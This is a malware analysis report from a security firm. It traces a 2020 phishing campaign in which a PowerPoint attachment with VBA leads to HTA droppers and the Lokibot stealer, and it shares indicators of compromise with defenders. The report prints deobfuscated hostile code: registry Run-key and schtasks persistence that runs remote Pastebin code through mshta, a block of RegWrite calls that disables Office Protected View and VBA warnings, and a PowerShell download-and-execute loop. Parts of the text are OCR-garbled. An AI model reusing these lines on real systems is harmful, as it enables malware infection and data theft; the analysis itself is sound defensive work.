

Neutrify Malware Analysts Detect Spam Campaign | When Drake "meets" Lokibot

Neutrify, Athens, 31/08/2020

Overview

Neutrify, as part of the **malware/abuse service** that it provides, has captured two samples concerning a spam campaign that delivers **2 files**. One of them is an injector and the other is the notorious **Lokibot [1]** information stealer.

Neutrify malware analysts analyzed the *e-mail* responsible for delivering the samples. They also extracted and reverse-engineered the samples in order to uncover their functionality and discover relevant Indicators of Compromise (IOCs). The latter will help to successfully protect Clients under the Continuous Monitoring Service provided by Neutrify. This report aims to present the results of this analysis and shares relevant IOCs with the Internet Security community.

Detailed Analysis

The malicious files were delivered to one of our customer's employees, by means of an email, which is depicted in the image below.

Elle Ealt Vew Go Message Jools Help		
© Ger Malaiges → Z Wala ⊂Q Chie & Address Book ⊂Q Tag →		=
From Deborah L opmabgr ca@pleximerahabadi.co.id> 🖄		Septy Septy Al > → Forward More >
Labor NEW FURCHASE ORDER		36/1/2020, 50:41 =
Good merning,		
As per the details provided by our sourcing company.		
Please kindly review, quote with your prices and get back to us with your Proforma Invoice.		
Best Regards,		
Deborah L		
LATING IL		
— Солцану СИ дра		
— Солцану СП дра	2	
— Сануулу Dit урул — Онум ИКО28 эро		
- Onjus #6028.apc-	1	
- Order #6028.ppc-		
- Order #6028.ppc-	1	■ E SierrAit •

Image 1: Malicious e-mail



The email sender impersonated an employee from a legitimate company. The alleged sender, Deborah L., was a person, who was working in the sales department of the company. This is a common technique, used by malicious actors in order to trick a user into (a) believing that they received an invoice for an actual purchase and (b) opening malicious attachment(s) which is(are) present in the e-mail, thus causing the malicious actors' payloads to be executed.

The e-mail header reveals the e-mail address of the alleged sender, as well as the IP address (**112.78.188.203**), which was utilized. It is worth noting that no SPF was used.

5	From	"Deborah L" <pmabgr_sa@pinusmerahabadi.co.id></pmabgr_sa@pinusmerahabadi.co.id>
1	Authentication-Results	spf=none (sender IP is 112.78.188.203) smtp.mailfrom=pinusmerahabadi.co.id;
	Image	e 4: E-mail header – E-mail Sender information

The sender uses the name Deborah L. and utilizes an IP address, which, based on WHOIS data, is located in Indonesia.

```
Home > Whois Lookup > 112.78.188.203
```

IP Information for 112.78.188.203

 Quick Stats 	_	Qu	ick	Stats	
---------------------------------	---	----	-----	-------	--

IP Location	🔚 Indonesia Jakarta Biznet Isp
ASN	AS17451 BIZNET-AS-AP BIZNET NETWORKS, ID (registered Nov 07, 2000)
Resolve Host	mail.pinusmerahabadi.co.id
Whois Server	whois.apnic.net
IP Address	112.78.188.203
<pre>inetnum: netname: descr: descr: country: admin-c: tech-c: remarks:</pre>	112.78.128.0 - 112.78.191.255 BIZNET-ID Biznet ISP Internet Service Provider Jakarta, Indonesia ID AA590-AP AA590-AP Send Spam & Abuse report to: abuse@biz.net.id
<pre>mnt-by: mnt-lower: status: mnt-irt: last-modified: source:</pre>	MNT-APJII-ID MAINT-ID-BIZNET ALLOCATED PORTABLE
500,001	Image 2: WHOIS information



The attacker attached 3 PowerPoint-related files with 3 different file extensions (*.ppa, .pps* and *.ppt*). His reasoning was to employ different file formats, so that if one of them did not work as expected on the targeted system, the other(s) would work. Based on their MD5 hash, the 3 attached files are indeed the same.

Filename /	MD5
📑 Sample.ppt	89ddfbb9ac3039654002e21643d1a1f9
CompanyXCIS.ppa	89ddfbb9ac3039654002e21643d1a1f9
💼 OrderX#65329.pps	89ddfbb9ac3039654002e21643d1a1f9
Image 3: MD5 Hashes of	the attached malicious PowerPoint files

Based on the attached file's metadata, the author appears to be "Master X".

🔕 🗇 🗊 File Metadata	
Select items from the list below	N.
Data	Description
ExifTool Version Number	9.46
File Name	CompanyXCIS.ppa
Directory	
File Size	154 kB
File Modification Date/Time	2020:01:17 16:09:26+02:00
File Access Date/Time	2020:07:23 09:58:07+03:00
File Inode Change Date/Time	2020:02:04 13:57:49+02:00
File Permissions	rw
File Type	PPT
MIME Type	application/vnd.ms-powerpoint
Author	Master X
Last Modified By	Master X
Revision Number	7
Software	Microsoft Office PowerPoint
Total Edit Time	49.5 minutes
Create Date	2006:08:16 00:00:00
Modify Date	2020:01:15 09:34:17
Words	0
Thumbnail Clip	(Binary data 57736 bytes, use -b option to extract)
Code Page	Windows Latin 1 (Western European)
Presentation Target	On-screen Show (4:3)
Bytes	0
Paragraphs	0
Slides	0
Notes	0
Hidden Slides	0
MM Clips	0
App Version	12.0000
Scale Crop	No
Links Up To Date	NO
Shared Doc	No
Hyperlinks Changed	No
Title Of Parts	Office Theme
Heading Pairs	Theme, 1, Slide Titles, 0

Image 4: Attached file's metadata



The attached PowerPoint file contains, based on conducted static analysis, malicious VBA code. Using VBA emulation, it is uncovered that the PowerPoint file finally executes the command: **mshta** h[t]tp://j.mp/aCSxaji.

INFO Calling Fun INFO Calling Fun INFO GOTO dEANQV INFO GOTO CHUTJH INFO GOTO FJYUOD INFO GOTO FJYUOD INFO GOTO CIPCUD INFO GOTO CUPCU INFO GOTO UPIELT INFO CALLING PFO INFO CALLING FO	qqRaOiNeDeDOIbKh deoLGjlRYrzpU jKJaPRJjLqoQK SGlqD				
Recorded Actions:					
Action		Description			
Found Entry Point Execute Command	auto_open nshta http:\\j.mp\aCSxaji	Shell function			
	['Asc', 'Chr', 'End', 'IIf'		und']		

Image 5: Final command to be executed by the attached malicious PowerPoint files

aCSxaji is a **.hta** [2] file that is automatically executed when the PowerPoint file is opened. The file is executed using a native Microsoft binary (mshta.exe, namely Microsoft HTML Application Host). The technique is categorized as MITRE Attack Technique T1218.005, namely Signed Binary Proxy Execution [3].

The malicious actor uses a URL shortening service (*https://j.mp/*) in order to hide the actual, malicious link, which is *h[t]tps://xnasxjnasn.blogspot.com/p/20-jeffy-new.html*.



Image 6: Malicious file download

It is worth noting that two more web pages were hosted on xnasxjnasn.blogspot.com at the time, when the e-mail was sent, which contained similar code. These web pages were: h[t]tps://xnasxjnasn.blogspot.com/p/18-kenzol-friend-57[.]html and h[t]tps://xnasxjnasn.blogspot.com/p/3-kronosas[.]html. Additionally, other samples that have also been analyzed, point to malicious code hosted on xnasxjnasn.blogspot.com (indicatively see [12], where hosted short URL h[t]tp://j.mp/axsxaw3 а sample on the that redirects to h[t]tps://xnasxjnasn.blogspot.com/p/15-kenzol-lee-spike-2-6719[.]html, is analyzed).



Second stage dropper (aCSxaji.hta)

ACSxaji.hta is a file executed by the malicious actor, in order to perform various malicious "tasks". Among those tasks is dropping two additional malicious files, thus is considered a **second-stage dropper**. The first script that is contained in the second-stage dropper is shown in the image below.

<pre>cectpts: document.write(enercape(">>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>></pre>

Image 7 - Obfuscated code contained by the .hta file

The code is written in JavaScript, which contains two layers of URL encoded obfuscated code. Upon deobfuscating the script, the code in the image below is revealed.



Image 8: URL - encoding deobfuscated code

The code is transformed into a **VBScript**, which uses, among others, the StrReverse Visual Basic function [4]. The strings that are contained in the **StrReverse()** function are reversed, such that the script code is fully deobfuscated.



<script></th></tr><tr><th><!</th></tr><tr><td>document.write(unescape("<script></td></tr><tr><td><!</td></tr><tr><td><pre>document.write(unescape("<script language="VBScript"></pre></td></tr><tr><td>Set ll = CreateObject(WScript.Shell)</td></tr><tr><td><pre>no = HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ ll.RegWrite no,"mshta http:\\pastebin.com\raw\dmDDDeCw","REG_SZ"</pre></td></tr><tr><td>self.close </script>
·"));
//>
"));
//>

Image 9 – Fully deobfuscated code.

The code contains variable **II**, which is set to a WScript shell object (by using the **CreateObject**() Visual Basic function). Additionally, it contains variable **no**, which is equal to the path of the **run registry key** (**HKCU\Software\Microsoft\Windows\CurrentVersion\Run\)**. The RegWrite method of the WScript shell is called with the parameters shown in the image above, which result in setting the default value of the **run registry key** to "mshta h[t]tps://pastebin.com/dmDDDeCw".

Registry Editor					14	×
File Edit View Favorites Help						
Computer\HKEY_CURRENT_USER\SOFTWARE\Micro	soft\Windows	\CurrentVersion\Run				
Run	^	Name	Туре	Data		
- RunOnce		(Default)	REG_SZ	mshta http://pastebin.com/raw/dmDDDeCw		
		<u>Image 10:</u>	Script execution re.	<u>sults</u>		

This is part of the persistence mechanism that the malicious actor uses, as writing to the **Run** registry key enables an additional .hta file, whose URL is contained in the registry key, to be run through **mshta** every time the user logs in. The additional .hta file is downloaded from Pastebin (**h[t]tps://pastebin.com/dmDDDeCw**). The user that posted the relevant code on Pastebin uses the user handle **YAKKA3**, which according to threat intelligence sources, is associated with a threat actor who in the past used the user handle **Aggah** [7].

Further below, a second obfuscated JavaScript is observed.






Image 11: Obfuscated JavaScript code

The script contains 3 layers of URL encoding and results also into a VB Script, which utilizes the StrReverse Visual Basic function. The fully deobfuscated script is depicted below.




Image 12: 2nd JavaScript – Fully deobfuscated code

The Visual Basic Script initially creates a WScript shell object with the name **M_c**. The shell object is executed in a hidden window and launches a command prompt, which executes **taskkill**, in order to forcefully terminate processes **excel.exe** and **winword.exe**.

A second WScript shell object is created, which is named **Ixsi**. The shell object is executed in a hidden window and runs a command that is stored in variable **Bik1**. The variable is equal to **mshta** h[t]tps://pastebin.com/JELH48mw. Thus, mhta is utilized to execute code, which is yet again hosted on Pastebin.

Further on, a third WScript shell object, which is named nc1, is created. The script utilizes 2 variables (xx1 and xx0). The shell object is executed in a hidden window and runs a command equal to the concatenation of strings, which are stored in the afore-mentioned variables (xx0 + xx1). The afore-mentioned command is "schtasks /create /sc MINUTE /mo 60 /tn (+main+) /tr "mhsta h[t]tps://pastebin.com/JELH48mw" /F". It creates a scheduled task to be executed with 60-minute frequency. The task is named (+main+) and executes mshta, in order to run code hosted on Pastebin (h[t]tps://pastebin.com/JELH48mw). Any warnings, which would be produced during the task creation, if the task under creation already existed, are suppressed. Since the link from Pastebin is the same as the one whose code was executed by the



previous (2nd) WScript shell object, it is derived that the attacker desires that the code hosted on Pastebin is run once (upon second-stage dropper, namely **ACSxaji.hta**, execution) and then be scheduled, to be run every 60 minutes.

Finally, a fourth WScript shell object is created, which is named II. The RegWrite method of the WScript shell is called, in order to write in the run registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Pastemm), which is contained in variable no. The latter is another part of the persistence mechanism that the malicious actor uses, as writing to the afore-mentioned Run registry key enables an additional .hta file, whose URL is contained in the registry key, to be run every time the user logs in. The .hta file is executed using mshta and is hosted also on Pastebin (h[t]tps://pastebin.com/NxJCPTmQ).

The next script that is observed in the second-stage dropper (ACSxaji.hta) is shown in the image below.




Image 13. Second-stage dropper - 3rd Javascript

The script contains 1 layer of URL encoding and results also into a VB Script, which utilizes the StrReverse Visual Basic function. The fully deobfuscated script is depicted below.

document.write(unescap	e(" <script language="VBScript"></th><th></th></tr><tr><td>Set MySexoPhone = Crea</td><td>teObject(Wscript.shell)</td><td></td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$"{\sf HKCU} of two real to the second stress of the$</td><td>1,</td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$"{\sf HKCU}\ Software\ Microsoft\ Office\ 16.0\ Excel\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$</td><td>1,</td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$\label{eq:heat} "HKCU \mbox{Software} \mbox{Microsoft} \mbox{Office} \mbox{16.0} \mbox{Excel} \mbox{Software} \mbox{Microsoft} \mbox{Office} \mbox{16.0} \mbox{Excel} \mbox{Software} \mbox{Microsoft} \mbox{Office} \mbox{I6.0} \mbox{Excel} \mbox{Software} \mbox{Microsoft} \mbox{Office} \mbox{I6.0} \mbox{Excel} \mbox{Software} \mbox{Microsoft} \mbox{Office} \mbox{I6.0} \mbox{Excel} \mbox{Software} \mbox{Microsoft} \mbox{I6.0} \mbox{Excel} \mbox{Software} \mbox{Microsoft} \mbox{I6.0} \mbox{Excel} \mbox{Software} \mbox{Microsoft} \mbox{I6.0} \mbox{Excel} \mbox{I6.0} \mbox{Excel} \mbox{I6.0} \mbox{I6.0}$</td><td>1,</td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$"HKCU\ Software\ Microsoft\ Office\ 16.0\ Power\ Point\ Security\ Protected\ View\ Disable\ Unsafe\ Location\ SIn\ PV\ View\ Not the the the the the the the the the th$</td><td>, 1,</td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$"{\sf HKCU}\ Software\ Microsoft\ Office\ 16.0\ PowerPoint\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$</td><td>1,</td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$"HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\Protected\View\DisableInternetFilesInPV",$</td><td>1,</td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$"{\sf HKCU} of two equations of the two equations of two equations of the two equations of the two equations of the two equations of the two equations of two equations of the two equations of two equations of the two equations of two equatio$</td><td>1,</td></tr><tr><td>MySexoPhone.RegWrite "REG_DWORD"</td><td>$"HKCU\ Software\ Microsoft\ Office\ 16.0\ Word\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$</td><td>1,</td></tr><tr><td>_ MySexoPhone.RegWrite "REG_DWORD"</td><td>$\label{eq:hkcu} Wicrosoft \label{eq:hkcu} Word \label{eq:hkcu} word \label{eq:hkcu} Wicrosoft \label{eq:hkcu} word \label{eq:hkcuu} word eq:h$</td><td>1,</td></tr></tbody></table></script>
------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------



MySexoPhone.RegWrite "REG DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 15.0\ Excel\ Security\ Protected\ View\ Disable\ Unsafe\ Location\ SIn\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 15.0\ Excel\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 15.0\ Excel\ Security\ Protected\ View\ Disable\ Internet\ Files\ In\ PV",$	1,
—	$"HKCU\ Software}\ Microsoft\ Office\ 15.0\ PowerPoint\ Security\ Protected\ View\ Disable\ Unsafe\ Locations\ InPV\ Protected\ View\ Disable\ Unsafe\ Locations\ InPV\ Protected\ View\ Disable\ Unsafe\ Disable\ Unsafe\ Disable\ Unsafe\ Unsaf$, 1,
—	$"{\sf HKCU}\ Software\ Microsoft\ Office\ 15.0\ PowerPoint\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 15.0\ PowerPoint\ Security\ Protected\ View\ Disable\ Internet\ Files\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} Software {\sf Microsoft} Office {15.0} {\sf Word} Security {\sf ProtectedView} Disable {\sf UnsafeLocationsInPV}", {\sf Constraint} and {\sf Const$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU}\ Software\ Microsoft\ Office\ 15.0\ Word\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 15.0\ Word\ Security\ Protected\ View\ Disable\ Internet\ Files\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 14.0\ Excel\ Security\ Protected\ View\ Disable\ Unsafe\ Location\ SIn\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU}\ Software\ Microsoft\ Office\ 14.0\ Excel\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$\label{eq:hkcu} \label{eq:hkcu} With the the two the two the two the two the two the two two two two two two two two two two$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 14.0\ Power\ Point\ Security\ Protected\ View\ Disable\ Unsafe\ Locations\ In\ PV\ View\ Protected\ View\ Disable\ Unsafe\ Location\ Sin\ PV\ View\ Vie$, 1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU \ Software \ Microsoft \ Office \ 14.0 \ PowerPoint \ Security \ Protected \ View \ Disable \ Attachements \ In \ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} software\Microsoft\Office\14.0\PowerPoint\Security\Protected\View\DisableInternetFilesInPV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} of two real Microsoft (Office 14.0 (Word Security (Protected View (Disable Unsafe Locations In PV", the second secon$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 14.0\ Word\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} Software\Microsoft\Office\12.0\Excel\Security\Protected\View\DisableUnsafe\Locations\InPV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 12.0\ Excel\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$\label{eq:hard_second} \\ \begin{tabular}{lllllllllllllllllllllllllllllllllll$	1,
"REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 12.0\ Power\ Point\ Security\ Protected\ View\ Disable\ Unsafe\ Locations\ In\ PV\ View\ Protected\ View\ Disable\ Unsafe\ Location\ Sin\ PV\ View\ Vie$	
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU \ Software \ Microsoft \ Office \ 12.0 \ PowerPoint \ Security \ Protected \ View \ Disable \ Attachements \ In \ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} software\Microsoft\Office\12.0\PowerPoint\Security\Protected\View\DisableInternetFilesInPV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} of two real Microsoft (Office 12.0 (Word Security (Protected View (Disable Unsafe Locations In PV", the second secon$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 12.0\ Word\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 12.0\ Word\ Security\ Protected\ View\ Disable\ Internet\ Files\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 11.0\ Excel\ Security\ Protected\ View\ Disable\ Unsafe\ Locations\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU}\ Software\ Microsoft\ Office\ 11.0\ Excel\ Security\ Protected\ View\ Disable\ Attachements\ In\ PV",$	1,
MySexoPhone.RegWrite "REG_DWORD"	$\label{eq:hkcu} \label{eq:hkcu} With the the two the two the two the two the two the two two two two two two two two two two$	1,
MySexoPhone.RegWrite "REG_DWORD"	$"HKCU\ Software\ Microsoft\ Office\ 11.0\ Power\ Point\ Security\ Protected\ View\ Disable\ Unsafe\ Location\ SIn\ PV\ View\ Not the the the the the the the the the th$, 1,
—	$"{\sf HKCU}\ of two real Microsoft \ Office \ 11.0 \ PowerPoint \ Security \ Protected \ View \ Disable \ Attachements \ In \ PV'', \ Not $	1,
MySexoPhone.RegWrite "REG_DWORD"	$"{\sf HKCU} Software {\sf Microsoft} Office {\tt 11.0} PowerPoint {\sf Security} Protected {\sf View} Disable {\sf InternetFiles} {\sf InPV}", {\sf Microsoft} Office {\tt 11.0} {\sf PowerPoint} {\sf Security} {\sf Protected} {\sf View} {\sf Office} {\sf Offic$	1,



MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV", 1, "REG DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1. "REG DWORD" MvSexoPhone.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings". 1. "REG_DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings", 1, "REG_DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings", 1, "REG_DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings", 1, "REG_DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings", 1, "REG DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings", 1, "REG DWORD" MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD" self.close </script>

Table 1: Deobfuscated code

As depicted in the table above, another WScript shell object is created. The object is named MySexoPhone. The object is utilized to write multiple values to the registry, all referring to different versions of Microsoft Office products (11.0 to 16.0, namely Microsoft Office 2003 to Office 2019) and to different Microsoft Office Products (Microsoft Excel, PowerPoint and Word).

The values that are being added, are disabling Microsoft Office Protected view functionality [8] by setting specific Protected View Registry keys into 1 (see table below).

Registry Key	Registry key explanation	Value set by malicious actor	Value explanation	
Disable Unsafe Locations In PV	This policy setting lets you determine if files located in unsafe locations will open in Protected View. If you have not specified unsafe locations, only the "Downloaded Program Files" and "Temporary Internet Files" folders are considered unsafe locations. [10].	1	Files located in unsafe locations do not open in Protected View.	
Disable Attachements In PV	This policy setting allows you to determine if Microsoft Office files in Outlook attachments open in Protected View [9].	1	Outlook attachments do not open in Protected View	
DisableInternetFilesInPV	This policy setting allows you to determine if files downloaded from the Internet zone open in Protected View [11].	1	Files downloaded from the Internet zone do not open in Protected View.	

Table 2: Protected view Registry keys to be changed

The object is also used to set VBA warnings registry key for Office 2013 to Office 2019 products into 1, thus enabling all VBA macros to run [14].



ANALYSIS OF THE DOWNLOADED PASTEBIN FILES

1ST FILE - dmDDDeCw

The first file, which is downloaded from Pastebin and executed using **mshta**, was posted by a user, who uses the user handle **lunlayloo**, and contains the code in the following image.

<script language="VBScript"></th><th></th></tr><tr><td>self.close</td><td></td></tr><tr><td></script> <td></td>	

Image 13: h[t]tps://pastebin.com/dmDDDeCw

The code seemingly does nothing, but, based on OSINT [7], it is deduced that the Pastebin post has been edited multiple times, in order to perform different actions each of these times (according to the malicious actor's intents).

2ND FILE – NxJCPTmQ

The second file, which is downloaded from Pastebin and executed using **mshta**, was posted by a user, who uses the user handle **YAKKA4**, and contains the code in the following image.

<script< th=""><th>language="VBScri</th><th>pt"></th><th></th></script<>	language="VBScri	pt">	
self.cl	ose		
<td>t></td> <td></td> <td></td>	t>		
-/ 30114	51		

Image 14: h[t]tps://pastebin.com/NxJCPTmQ

The code seemingly does nothing, but, based on OSINT [7], it is deduced that the Pastebin post has been edited multiple times, in order to perform different actions each of these times (according to the malicious actor's intents).

3RD FILE – JELH48mw

The third file, which is downloaded from Pastebin and executed using **mshta**, was posted by a user with the user handle **YAKKA3** and contains the JavaScript code in the image below.






Image 15: h[t]tps://pastebin.com/JELH48mw

The code contains 3 layers of URL encoding and results into a VB Script. The fully deobfuscated script is depicted below.

Set W/n = CreateObject(WScript.shell) Mcn = "powershell do {gsing = test-connection -comp google.com -count 1 Qui [void] [System.Reflection.Assembly]::LoadWithPartialName('Microsoft.yisublas #fj=Microsoft.UsualBasic.Interaction)::CallBase('Mechael(New ObjectNet:WebClient	
splf.close ()] ()]	₽

Image 16: Second Javascript – Fully deobfuscated code

The script initially checks, using Powershell's **test-connection** function [15], if the targeted system is connected to the Internet. The check is performed until a ping reply from the domain (**google.com**), which is being pinged, is received. As soon as a ping reply is received, the script downloads two files (**Zhs3s** and **Fk9yH**) from paste.ee which is a domain that provides functionality similar to Pastebin. Subsequently, the files are executed using **IEX (PowerShell Invoke-Expression)** command, which is a clear indication that the downloaded files contain PowerShell code. The code utilizes 3 times Visual Basic's **replace**() function, twice to create the function called to download the files (**DownloadString**) and once to replace specific characters in the file called **Fk9yH**.

An interesting part of the script is the existence of the **kekedoyouloveme**() function. The function name is a song (**In My Feelings (Keke Do You Love Me**)) by singer Drake and has been reported on multiple sources as being used by **Master X** malicious actor to deliver malware samples of Lokibot or / and Azorult ([7] and [13]). The first file that is being downloaded (**Zhs3s**), as shown through the analysis (see relevant section below) and as reported in OSINT [7] is an "*injector, which is invoked through its static method* "[vroombrooomkrooom]::kekedoyouloveme('calc.exe',\$f)". The purpose of this component is to inject a payload inside the memory of another process (**calc.exe**), as indicated in the parameters that are present in the function call".



PASTE.EE FILES ANALYSIS

